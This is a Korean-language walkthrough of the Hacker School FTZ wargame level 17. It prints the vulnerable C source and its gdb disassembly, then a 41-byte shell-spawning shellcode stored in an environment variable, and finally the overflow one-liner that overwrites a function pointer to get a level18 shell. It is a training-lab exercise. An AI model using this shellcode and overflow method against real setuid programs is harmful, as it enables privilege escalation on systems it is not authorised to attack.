Hacker School FTZ
- level 17 -

1. hint 파일 살펴보기

```
[level17@ftz level17]$ ls
attackme  hint  public_html  tmp
```

처음 접속하여 ls 명령어를 이용해 현재 디렉토리를 살펴보았다.
이전과 같이 attackme 프로그램과 함께 hint라는 파일이 존재하는 것을 확인할 수 있다.

```
[level17@ftz level17]$ cat hint

#include <stdio.h>

void printit() {
  printf("Hello there!\n");
}

main()
{ int crap;
  void (*call)()=printit;
  char buf[20];
  fgets(buf,48,stdin);
  setreuid(3098,3098);
  call();
}
```

cat 명령을 이용해 hint 파일의 내용을 살펴보았다.
C 소스 코드가 힌트인 것을 보아 우리가 발견한 attackme라는 프로그램의 소스 코드인 것 같다.
crap라는 int형 변수가 선언되어 있고, printit이라는 함수가 존재하는 것을 알 수 있다.
현재 call이라는 포인터 함수가 printit으로 초기화되어 있고, char 형의 배열 buf가 존재한다.
fgets() 함수를 통해 48의 크기만큼 입력을 받아 buf 배열에 저장한 뒤, level18 권한의 Set-UID를 설정하고 call 함수를 실행하는 것을 알 수 있다.
buf의 크기는 20이지만, 입력을 48만큼 받으므로 우리는 이를 이용하여 call의 함수 주소를 조작하여 BOF 공격을 할 수 있을 것이다.


2. 스택 확인

우리는 프로그램의 구조를 확인하기 위해 gdb를 quiet 모드로 실행해 프로그램의 디버깅 정보를 확인할 것이다.
본인은 intel식 어셈블리어 표현이 더 편하므로 intel식으로 세팅을 할 것이다.

```
[level17@ftz level17]$ gdb -q attackme
(gdb) set disassembly-flavor intel
```

```
(gdb) disas main
Dump of assembler code for function main:
0x080484a8 <main+0>:    push   ebp
0x080484a9 <main+1>:    mov    ebp,esp
0x080484ab <main+3>:    sub    esp,0x38
0x080484ae <main+6>:    mov    DWORD PTR [ebp-16],0x8048490
0x080484b5 <main+13>:   sub    esp,0x4
0x080484b8 <main+16>:   push   ds:0x804967c
0x080484be <main+22>:   push   0x30
0x080484c0 <main+24>:   lea    eax,[ebp-56]
0x080484c3 <main+27>:   push   eax
0x080484c4 <main+28>:   call   0x8048350 <fgets>
0x080484c9 <main+33>:   add    esp,0x10
0x080484cc <main+36>:   sub    esp,0x8
0x080484cf <main+39>:   push   0xc1a
0x080484d4 <main+44>:   push   0xc1a
0x080484d9 <main+49>:   call   0x8048380 <setreuid>
0x080484de <main+54>:   add    esp,0x10
0x080484e1 <main+57>:   mov    eax,DWORD PTR [ebp-16]
0x080484e4 <main+60>:   call   eax
0x080484e6 <main+62>:   leave
0x080484e7 <main+63>:   ret
```

위는 main 함수를 disassemble한 모습이다.
<main+6>와 <main+57>에서 ebp-16 위치에 있는 값을 가져와 mov를 하는 것을 보아 call 함수의 위치일 것이다.
<main+24>에서 ebp-56 위치에 있는 값을 가져오고 fgets 함수가 실행되는 것을 보아 buf 배열의 위치일 것이다.
그렇다면 buf와 call 함수 사이에 dummy가 20의 크기만큼 존재하고, call 함수와 SFP 사이에 crap 변수와 dummy가 존재하여 이 크기는 12만큼 될 것이다. 이를 스택으로 그려보면 다음과 같다.



3. Shell Code 세팅

우리는 위의 스택 구조 중 call 함수 위치에 쉘 코드를 삽입하여 새로운 쉘을 얻어낼 것이다.
쉘 코드의 종류는 여러 개가 있지만, 본인은 41 bytes 쉘 코드를 이용할 것이다. 자세한 것은 구글을 참고하자.

```
₩x31₩xc0₩xb0₩x31₩xcd₩x80₩x89₩xc3₩x89₩xc1₩x31₩xc0₩xb0₩x46₩xcd₩x80₩x31₩xc0₩x50₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x50₩x53₩x89₩xe1₩x31₩xd2₩xb0₩x0b₩xcd₩x80
```

이것을 간편하게 사용하기 위해 환경 변수로 미리 등록해 놓을 것이다.

```
[level17@ftz level17]$ export CODE=$(python -c 'print "\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80"')
```

파이썬의 출력을 이용하여 위와 같이 환경변수를 등록하였다.

```
[level17@ftz level17]$ cd tmp
[level17@ftz tmp]$ vi getenv.c
```

```
#include <stdio.h>

int main() {
        printf("%p\n", getenv("CODE"));
        return 0;
}
```

```
[level17@ftz tmp]$ gcc -o getenv getenv.c
[level17@ftz tmp]$ ./getenv
0xbfffff87
```

이 환경변수의 주소를 알기 위해 tmp 디렉토리로 이동하여 환경변수의 주소를 출력해주는 프로그램을 하나 만들었다. 이후, 출력 결과는 0xbfffff87인 것을 알 수 있었다.

4. attackme 실행

우리는 이렇게 얻은 정보들을 통하여 attackme 프로그램을 실행할 것이다.

```
[level17@ftz level17]$ (python -c 'print "A"*40 + "\x87\xff\xff\xbf"'; cat) | ./attackme
```

buf의 상대적 위치로부터 40만큼 아무 의미 없는 값으로 채워준 뒤, call 함수 위치에 우리가 미리 설정한 Shell Code의 환경변수 주소를 리틀 엔디안 방식으로 넣어줄 것이다. 이후, cat을 통해 우리가 파이썬 출력을 통해 나온 값이 attackme 프로그램의 입력으로 들어가게 잡아줄 것이다.

```
id
uid=3098(level18) gid=3097(level17) groups=3097(level17)
```

이후, 아무런 말이 뜨지 않는데 여기서 id 명령을 통해 쉘의 정보를 확인하자 UID가 정상적으로 level18로 설정되어 우리는 level18의 권한을 획득한 것을 확인할 수 있었다.

5. 비밀번호 획득

```
my-pass
TERM environment variable not set.

Level18 Password is "                ".
```

my-pass 명령을 통해 level18의 비밀번호를 획득할 수 있다. 이를 따로 기록하여 level18 로그인 시, 사용하자.